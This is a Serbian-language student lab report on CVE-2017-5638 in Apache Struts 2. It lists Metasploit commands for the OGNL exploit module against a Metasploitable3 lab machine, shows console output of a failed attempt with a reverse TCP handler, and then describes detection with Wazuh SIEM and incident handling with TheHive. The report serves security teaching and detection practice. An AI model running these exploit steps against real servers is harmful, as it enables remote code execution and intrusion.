Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Dušica Trbović
Datum: 21.12.2025.

Pregled Ranljivosti

1.1 **Informacije o ranljivosti**
ID ranljivosti (CVE): CVE-2017-5638
Pogođen servis: Apache Struts 2 – Jakarta Multipart Parser
CVSS ocena: 10.0 (Critical)
Opis ranljivosti:

CVE-2017-5638 predstavlja kritičnu ranjivost u Apache Struts 2 framework-u, koja omogućava Remote Code Execution (RCE) napadaču. Ranjivost se javlja u načinu na koji Struts obrađuje Content-Type HTTP header prilikom parsiranja multipart zahteva. Neadekvatna validacija omogućava izvršavanje OGNL (Object-Graph Navigation Language) izraza, što napadaču daje mogućnost da izvrši proizvoljne komande na ciljnom sistemu sa privilegijama aplikacije.

Ranjivost je široko eksploatisana u realnim napadima i bila je uzrok velikih kompromitacija sistema širom sveta.

1.2 **Opis eksploita**
Izvor eksploita: Metasploit Framework
Modul: *exploit/multi/http/struts2_content_type_ognl*

Metod eksploatacije:
Eksploit koristi manipulaciju HTTP *Content-Type* header-a kako bi ubacio OGNL payload. Kada ranjivi Apache Struts server obradi zahtev, payload se izvršava na serveru, što potencijalno omogućava udaljeno izvršavanje komandi.

Proces Eksploatacije

2.1 **Podešavanje eksploita**
Ranljiv cilj: Metasploitable3 (Ubuntu 14.04), Apache Struts aplikacija dostupna preko HTTP servisa, Otvoreni port 80 (detektovan pomoću Nmap skeniranja)
Alati za eksploataciju: Metasploit Framework, Nmap, Vagrant (za pokretanje ranjive mašine)


2.2 **Koraci eksploatacije**

- Pokretanje Metasploit Framework-a:
  msfconsole
- Učitavanje eksploita:
  use exploit/multi/http/struts2_content_type_ognl
- Podešavanje ciljne IP adrese:
  set RHOSTS <IP_METASPLOITABLE>
- Pokretanje eksploita:
  exploit

```
msf exploit(multi/http/struts2_content_type_ognl) > Interrupt: use the 'exit' command to quit
msf exploit(multi/http/struts2_content_type_ognl) > exploit
[*] Started reverse TCP handler on 172.28.128.1:4444
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf exploit(multi/http/struts2_content_type_ognl) >
```

2.3 **Rezultat eksploatacije**

Iako nije uspostavljena interaktivna sesija, pokušaj eksploatacije je uspešno generisao zlonamerni HTTP zahtev, koji je registrovan na ciljnoj mašini. Ovo je bilo dovoljno da Wazuh SIEM detektuje sumnjivo ponašanje i generiše bezbednosne alerte.



Detekcija Korišćenjem Wazuh SIEM-a

3.1 **Wazuh SIEM eravila**

Pravila korišćena za detekciju:

- HTTP anomalije
- AppArmor DENIED
- Rootcheck anomalije
- Detekcija promena mrežnih portova

Primer ID pravila:


- AppArmor DENIED (pravilo za zabranjene sistemske operacije)
- Rootcheck alerts (host-based anomaly detection)


3.2 **Konfiguracija SIEM-a**

Podešavanje Wazuh agenta:
Wazuh agent je instaliran i aktiviran na Metasploitable3 mašini i uspešno povezan sa Wazuh Manager-om. Agent prikuplja sistemske, aplikativne i bezbednosne logove i prosleđuje ih centralnom SIEM sistemu.

Prikupljanje logova:

- */var/ossec/logs/ossec.log*
- HTTP logovi
- Sistemskih i audit logova





3.3 **Proces detekcije**
Nakon pokušaja eksploatacije, Wazuh je detektovao abnormalne aktivnosti i generisao više sigurnosnih događaja koji su vidljivi kroz Wazuh Dashboard, uključujući AppArmor i rootcheck alerte.

Incident Response sa The Hive-om

4.1 **Podešavanje integracije**
Opis integracije:
Wazuh može biti integrisan sa The Hive platformom kako bi se automatski kreirali incident slučajevi na osnovu detektovanih sigurnosnih događaja. Integracija omogućava centralizovano upravljanje incidentima, analizu i koordinaciju odgovora.

Integracija pravila:
Određena Wazuh pravila (visokog severity-ja) mogu biti mapirana tako da automatski generišu slučaj u The Hive-u.

4.2 **Kreiranje slučaja u The Hive-u**
U realnom okruženju, detekcija pokušaja eksploatacije kao što je CVE-2017-5638 bi automatski generisala incident slučaj u The Hive-u sa relevantnim logovima i indikatorima kompromitacije (IoC).